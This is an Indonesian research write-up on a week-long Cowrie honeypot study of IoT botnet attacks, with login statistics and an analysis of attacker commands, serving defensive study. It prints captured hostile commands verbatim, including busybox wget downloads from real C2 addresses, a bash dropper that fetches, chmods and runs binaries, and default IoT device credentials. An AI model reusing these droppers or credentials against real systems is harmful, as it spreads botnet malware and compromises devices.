*Internet of Things (IoT)* adalah salah satu bagian teknologi informasi yang mengalami perkembangan pesat dalam beberapa tahun terakhir, peningkatan penggunaan *IoT* sendiri diharapkan terus tumbuh sampai mencapai 50 Miliar *connected device* di akhir 2020 [1]. Tingkat adopsi teknologi *IoT* yang sangat tinggi menghadirkan masalah tersendiri, khususnya pada bidang security. Masalah ini timbul dari belianya standar security di bidang *IoT*, dan terlebih lagi, minimnya adopsi yang seragam atas standar tersebut. Sebagai gambaran, pada penghujung tahun 2016, sebuah botnet berbasis *IoT* yang bernama Mirai, melumpuhkan *Internet* pantai barat Amerika Serikat hanya dengan menggunakan 61 kombinasi *username* dan *password default* dari beberapa *IoT devices*. Penggunaan kombi-

nasinya *username* dan *password default* dalam adopsi *IoT* cukup luas dan merupakan puncak gunung es dari berbagai permasalahan *security IoT*<sup>3</sup>.

Prediksi peningkatan adopsi *IoT devices* sendiri berarti *trend bot* yang mengkhususkan diri pada *IoT* tidak akan berkurang dalam waktu dekat, dengan demikian diharapkan riset yang menyasar segi keamanan pada *IoT* dapat menjadi lebih bermanfaat.

## Honeypot<sup>4</sup>

Untuk mengerti permasalahan *security* yang hadir bersamaan dengan tingginya adopsi *IoT* diperlukan pengetahuan atas *tactics, techniques, and procedures* (TTP) dari *malware* yang menyasar *IoT*. *Honeypot* sebagai salah satu sarana yang dapat digunakan bagi *blue team* untuk mengerti TTP dari *IoT focused malware*. *Ssh/telnet honeypot* sendiri menjadi pilihan mengingat sebagian besar *IoT* memiliki *ssh/telnet* sebagai sarana administrasi jarak jauh.

*Cowrie* adalah sebuah *honeypot ssh/telnet* yang didesain untuk merekam kegiatan serangan *brute force* serta *shell interaction* yang dilakukan oleh Penyerang. Berdasarkan tingkatan interaksi dari sebuah *honeypot*, *Cowrie* termasuk dalam *medium interaction honeypot*. Artinya Penyerang memiliki interaksi yang terbatas dengan *honeypot* (Penyerang dapat menjalankan beberapa perintah pada *honeypot*). Sebagai perbandingan beberapa contoh *low interaction honeypot* adalah *honeyd* dan *glastopf* dimana pada kedua *honeypot* tersebut, Penyerang memiliki interaksi yang jauh lebih terbatas dibandingkan dengan *Cowrie*. *Honeypot ssh/telnet* lain yang seringkali menjadi pilihan adalah *Kippo*<sup>5</sup>, namun tidak menjadi pilihan penulis dikarenakan proses pengembangan yang telah lama terhenti, banyaknya bug dan tersedia banyak *script* pendekripsi *Kippo* yang akan membuat pengumpulan data lebih sulit<sup>6</sup>.

Alternatif lain dari *medium interaction honeypot* adalah *high interaction honeypot*, namun *honeypot* dengan tingkat interaksi tinggi membutuhkan konfigurasi dan *maintenance* yang lebih tinggi. Dengan menggunakan *Cowrie*, diharapkan terdapat keseimbangan antara tingkat efektifitas konfigurasi, *setup*, dan *maintenance* dengan data yang didapat untuk dianalisis.

<sup>3</sup> Internet of Things memiliki definisi yang luas dan mencakup berbagai jenis device, berdasarkan karakteristiknya, secara garis besar, dapat dibedakan menjadi dua bagian yaitu Industrial IoT dan consumer/commercial IoT. IoT yang direferensikan dalam beberapa bagian tulisan ini, jatuh ke dalam kategori consumer/commercial IoT.

<sup>4</sup> Honeypot adalah security resource yang sengaja dibuat untuk diselidiki, diserang, atau dikompromikan (Firrar Utdirartatmo, 2005:1)

<sup>5</sup> Cowrie adalah pengembangan dari kippo, dikembangkan oleh Michael Oosterhof, security researcher berbasis di Dubai

<sup>6</sup> [https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/detect\\_kippo](https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/detect_kippo)


Penulis menjalankan Cowrie pada sebuah VPS berlokasi di Singapura selama 7 hari. Pengiriman *log*, analisis, dan visualisasi dilakukan dengan menggunakan *ELK stack* dan *Tableau Visualiser*. Selain itu, Penulis juga melakukan analisis atas auth.log milik VPS dimaksud.

Pengoperasian *honeypot* disertai analisis *log*, diharapkan dapat memberikan gambaran mengenai skala serangan, dan lebih jauh *tactics, techniques and procedures* dari serangan tersebut.

## Seminggu Dalam Angka

Serangan pertama atas *honeypot* yang dijalankan penulis terjadi hanya dalam 5 menit sejak service Cowrie aktif. Secara total terdapat 22.250 kali percobaan login selama 7 hari atau hampir 2 kali percobaan *login* tiap detik. Selain itu, terdapat 510.659 perintah yang dieksekusi oleh Penyerang yang telah berhasil *login* selama 7 hari, atau lebih dari 50 perintah per menit.


## Top 10 IP address



Gambar 1 - Daftar Alamat IP yang mencoba melakukan Percobaan Login

Percobaan *login* terbanyak berasal dari *IP address* 198.98.62.xxx, sedangkan percobaan login kedua terbanyak berasal dari *IP address* 194.36.173.xxx. Menariknya, percobaan *login* dari kedua *IP address* tersebut melingkupi hampir 50% dari seluruh total percobaan login (47,33%). Berdasarkan *payload* yang tersedia (dan diunduh) di C2 server masing-masing *IP address*, diperoleh informasi bahwa *IP address* pertama merupakan *botnet* Mirai sedangkan *IP address* kedua merupakan *botnet* Bushido.

## Top 10 username




Gambar 2 - Daftar Nama Username yang digunakan melakukan Percobaan Login

Top 10 Username memiliki beberapa *username* yang sama dan digunakan oleh beberapa Penyerang. *Username* yang lazim ditemukan dalam *dictionary/wordlist*, seperti “root”, “admin”, “guest”, menempati posisi-posisi awal. Selain itu terlihat beberapa *username* yang khusus menyasar *consumer IoT devices* seperti “vstarcam2015” yang merupakan *username default IP camera Vstarcam* dan “ubnt” yang merupakan *username default network device* milik vendor Ubiquiti.

Selain *username* yang lazim digunakan dan *username* yang khusus menyasar *default login device/IoT* tertentu, muncul pula *username* yang cukup berbeda dari dua jenis *username* tersebut. *Username* tersebut antara lain “enable”, “shell”.

## Top 10 Password



Gambar 3 - Daftar Password yang sering digunakan melakukan Percobaan Login

Top 10 Password memiliki hasil yang lebih merata dibandingkan dengan Top 10 *username*. Serupa dengan Top 10 *username*, *password* yang seringkali menjadi *password default* dan

sudah umum di berbagai *dictionary/wordlist*, muncul di urutan yang cukup tinggi, antara lain *password* seperti “12345”, “123456”, “1111”, “password”. Selain itu terdapat juga beberapa *password* yang menyasar device tertentu seperti xc3511 (menyasar H.264 Chinese D V R ).

Serupa dengan *username*, terdapat beberapa *password* yang tidak umum digunakan dalam *wordlist brute force* namun kerap kali muncul dengan urutan cukup tinggi sebagai *password* yang digunakan. *Password* ini antara lain “system”, “sh”.

## Penjelasan mengenai kombinasi *username/password*

Munculnya *username* “enable”, “shell” dan *password* “system”, “sh” sangat menarik untuk dibahas lebih lanjut. Kombinasi *username* dan *password* tersebut tidak merupakan *password default* dan bukan merupakan contoh *username/password* yang umum dalam *wordlist/dictionary*, namun muncul dengan peringkat yang cukup tinggi dalam risalah statistik sebelumnya. Untuk mengerti hal tersebut, kita dapat melihat salah satu contoh percobaan login yang dilakukan sebagai berikut.

Timestamp	Src Ip	Message
2018-10-09T18:36:17.077..	196.191.255.130	New connection: 196.191.255.130:617..
2018-10-09T18:36:19.129..	196.191.255.130	login attempt [adm/] failed
2018-10-09T18:36:21.348..	196.191.255.130	login attempt [enable]
2018-10-09T18:36:23.121..	196.191.255.130	login attempt [shell]
2018-10-09T18:36:55.758..	196.191.255.130	Connection lost after 38 seconds
2018-10-09T18:36:56.119..	196.191.255.130	New connection: 196.191.255.130:322..
2018-10-09T18:36:57.629..	196.191.255.130	login attempt [admin/admin] succeeded
2018-10-09T18:36:58.391..	196.191.255.130	Null
2018-10-09T18:36:59.173..	196.191.255.130	CMD: enable
2018-10-09T18:37:00.418..	196.191.255.130	CMD: system
2018-10-09T18:37:00.419..	196.191.255.130	Command not found: system
2018-10-09T18:37:00.420..	196.191.255.130	CMD: shell
2018-10-09T18:37:00.422..	196.191.255.130	Command not found: shell
2018-10-09T18:37:01.161..	196.191.255.130	CMD: sh
2018-10-09T18:37:01.984..	196.191.255.130	CMD: /bin/busybox SORA

Gambar 4 - Contoh Percobaan Login

Gambar 4 memperlihatkan kegiatan *login* yang gagal (menggunakan kombinasi *username/password*: “adm”/“”) dan berhasil (menggunakan kombinasi *username/password*: “admin”/“admin”). Pada kegiatan login yang berhasil, terlihat bahwa *bot* menjalankan lima buah perintah, yaitu *enable*, *system*, *shell*, *sh* dan sebuah perintah “SORA”.

Merujuk kepada manual perintah *linux*, *username/password* tersebut merupakan rangkaian perintah mengaktifkan *shell* dan masuk ke dalam *shell*<sup>78</sup>. Tampaknya beberapa penulis *bot* tersebut tidak menambahkan perintah untuk memastikan bahwa *host* sudah memberikan *prompt* login sukses dan siap menerima command.

```
// Send enable / system / shell / sh to session to drop into shell if needed
table_unlock_val(TABLE_SCAN_ENABLE);
tmp_str = table_retrieve_val(TABLE_SCAN_ENABLE, &tmp_len);
send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
table_lock_val(TABLE_SCAN_ENABLE);
conn->state = SC_WAITING_ENABLE_RESP;
```

Menilik *source code*<sup>9</sup> Mirai, kita dapat melihat Mirai melakukan hal yang serupa, yaitu mengirimkan perintah “enable”, “system”, “shell”, dan “sh”. Tanpa melakukan analisis langsung atas *malware* yang melakukan percobaan login, tidak dapat dipastikan bahwa yang terjadi adalah kesalahan *login* (menggunakan keyword “enable”/“system”/“shell”/“sh”).

## Lebih Jauh dengan Statistik

Statistik mampu memberikan gambaran besar atas kegiatan yang dilakukan *malware*, namun untuk benar-benar mengerti TTP dari *malware* tersebut, paling tidak diperlukan analisis atas *log file* Cowrie. Berikut kegiatan yang dilakukan oleh beberapa *malware* yang menyerang *honeypot* Cowrie selama periode 7 (tujuh) hari.

<sup>7</sup> <https://ss64.com/bash/enable.html>

<sup>8</sup> <http://man7.org/linux/man-pages/man3/system.3.html>

<sup>9</sup> <https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c>

# Session dan Command

Sebuah session adalah sebuah perintah *login* yang berhasil, dimana Penyerang kemudian dapat memasukkan perintah. Terdapat 20.576 percobaan *login* yang berhasil, dari total 22.250 kali percobaan *login*. Setelah mendapatkan *session*, terdapat beberapa perintah yang dijalankan berbagai *malware*, yang secara umum dapat digambarkan sebagai berikut.

## 1. Fingerprinting dan Persiapan

Terdapat beberapa perintah-perintah yang bertujuan untuk melakukan *fingerprinting* dan persiapan, antara lain:

- a. `enable/system/shell/sh`: seperti dibahas sebelumnya, perintah ini bertujuan mengaktifkan *shell* dan masuk ke dalam *shell*, apabila diperlukan.
- b. `/bin/busybox [TOKEN]`<sup>10</sup> : Terdapat beberapa jenis [TOKEN] yang berbeda-beda, beberapa yang umum ditemui adalah ECCHI, BUSHIDO, FAGT, iDdosYou, MIRAI, MIORI, YAGI, OWARI, IHCCCE dan beberapa yang *random* mengingat jenisnya sangat beragam. *Token* ini memiliki dua fungsi, mengetahui bahwa sebuah perintah selesai dijalankan, ketika terminal menjawab dengan [TOKEN]: *applet not found*. Sehingga perintah dengan *token* ini biasanya diletakan di bagian akhir perintah. Selain itu perintah dengan *token* ini juga dapat digunakan untuk *fingerprinting operating system* yang berjalan dengan melihat *error* yang dikembalikan OS.
- c. `echo`: Terdapat beberapa jenis perintah yang berbeda-beda dengan tujuan serupa, yaitu mengecek di *folder* mana yang bisa ditulis (*writable*). Perintah `echo` di dahului dengan mengecek *mounted folder* dan mengecek apakah *mounted folder* tadi *writable* dilakukan dengan `echo`. Token dengan *random value* ("DT86VkJNA") juga muncul disini, dengan tujuan mengecek apakah perintah mengecek *mounted folder* yang dijalankan telah selesai.

<sup>10</sup> Serupa dengan mirai, beberapa token seperti ECCHI, YAGI, OWARI tampaknya berasal dari serial Anime. Selain itu ditemukan token-token unik lainnya seperti "IDdosYou", "daddyl33t", "mioribitches" dan lain-lain, walaupun sebagian besar token terlihat adalah random.

- . CMD: /bin/busybox cat /proc/mounts; /bin/busybox DT86VkNA
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/' > //none; /bin/busy
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none; /bi
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none; /b
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; /b
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.
- . CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none; /b

Selain mencoba menulis untuk menemukan *folder* yang *writable*, beberapa *malware* berusaha langsung menuliskan *executable*. Gambar berikut memperlihatkan sebuah *malware* yang menulis 7Fh 45h 4Ch 46h yang merupakan hex dari *character* “ELF”, *header executable linux (Executable Link Format)*.

```
CMD: /bin/busybox echo -en '\x7f\x45\x4c
\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x3e
\x00\x01\x00\x00\x00\x40\x02\x40\x00\x00\x00\x00\x00\x40' >
xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
```

- Pengecekan *environment*: berbagai perintah mengecek environment dimana malware tersebut dijalankan. Perintah-perintah tersebut cukup umum, antara lain “free”, “uname”, “ifconfig”, “ping”, dan lainnya. Keberadaan aplikasi transfer file juga di-cek, antara lain dengan menjalankan “wget” dan “tftp”<sup>11</sup>.

## 2. Contacting C2 server / Downloading Payload

Setelah perintah *fingerprinting* dan persiapan lainnya, *malware* yang ditemui penulis, selama periode 7 hari, berusaha melakukan kontak ke *Command and Control server (C2 server)*, atau melakukan *download payload*. Perintah ini biasanya didahului dengan mengecek apakah terdapat aplikasi *transfer file*, dan kemudian melakukan pengunduhan *payload*.

<sup>11</sup> <https://filesignatures.net/index.php?page=search&search=7F454C46&mode=SIG>.

```
CMD: /bin/busybox wget; /bin/busybox tftp; /bin/busybox DARK
```

```
CMD: /bin/busybox wget http://104.244.76.210:80/bins/dark.x86 -O - > darkexecbin; /bin/busybox chmod 777 darkexecbin; /bin/busybox DARK
```

Gambar di atas memperlihatkan salah satu contoh pengecekan keberadaan aplikasi *file transfer* (tftp dan wget), yang diakhiri dengan *token* “DARK”, kemudian dilakukan *download payload*, dan chmod agar bisa di eksekusi. Sebagian besar *malware* menggunakan cara yang serupa, yaitu mengecek keberadaan wget/tftp (diakhiri dengan *token*) dan kemudian menjalankan perintah *download*. *Payload* yang di *download* berupa *shell script*, perl *script* dan ELF.

### 3. Perintah lain

Beberapa *malware* menjalankan perintah untuk mengecek *process* yang berjalan, mencari proses tertentu (dalam hal ini *miner*), serta terdapat juga *malware* yang berusaha membersihkan jejak dengan mematikan pencatatan *history*.

```
/bin/busybox PSFZW
```

```
/bin/busybox ps; /bin/busybox DARK
```

```
/bin/busybox ps; /bin/busybox ECCHI
```

```
/bin/busybox ps; /bin/busybox RIAHC2
```

```
/bin/busybox ps; /bin/busybox SEFA
```

```
/bin/busybox ps; /bin/busybox YAGI
```

```
/bin/busybox ps; /bin/busybox iDdosYou
```

```
cat /proc/mounts; /bin/busybox PSFZW
```

```
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox PSFZW
```

```
ps -ef | grep '[Mm]iner'
```

```
ps -x
```

```
ps | grep '[Mm]iner'
```

Gambar di atas menunjukkan perintah ps untuk me-*list process* yang berjalan, yang serupa dengan perintah yang ditemui sebelumnya diakhiri dengan *token*, selain itu ditemukan juga perintah ps yang khusus menyasar aplikasi *miner*. Pada potongan gambar di bawah, terlihat bagaimana *malware* mencoba membersihkan *history*.

## Downloaded Files

Dari sebanyak 10.874 *download request* (menggunakan wget, ftpget, tftp) terdapat 43 jenis *payload* yang unik. Terdiri dari 5 buah *script* bash, 1 buah *script* perl dan sisanya merupakan *linux executables*. Bagian ini tidak akan membahas secara rinci *payload* yang diunduh, melainkan hanya memberikan gambaran singkat dari masing-masing jenis *payload*.

*Script* bash yang diperoleh memiliki perintah yang serupa, yaitu mengunduh berbagai *executables*, mengubah *attribute* dan menjalankan *executables*.


```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/ntpd; curl -O http://149.28.44.189/ntpd; chmod +x ntpd; ./ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/sshd; curl -O http://149.28.44.189/sshd; chmod +x sshd; ./sshd; rm -rf sshd
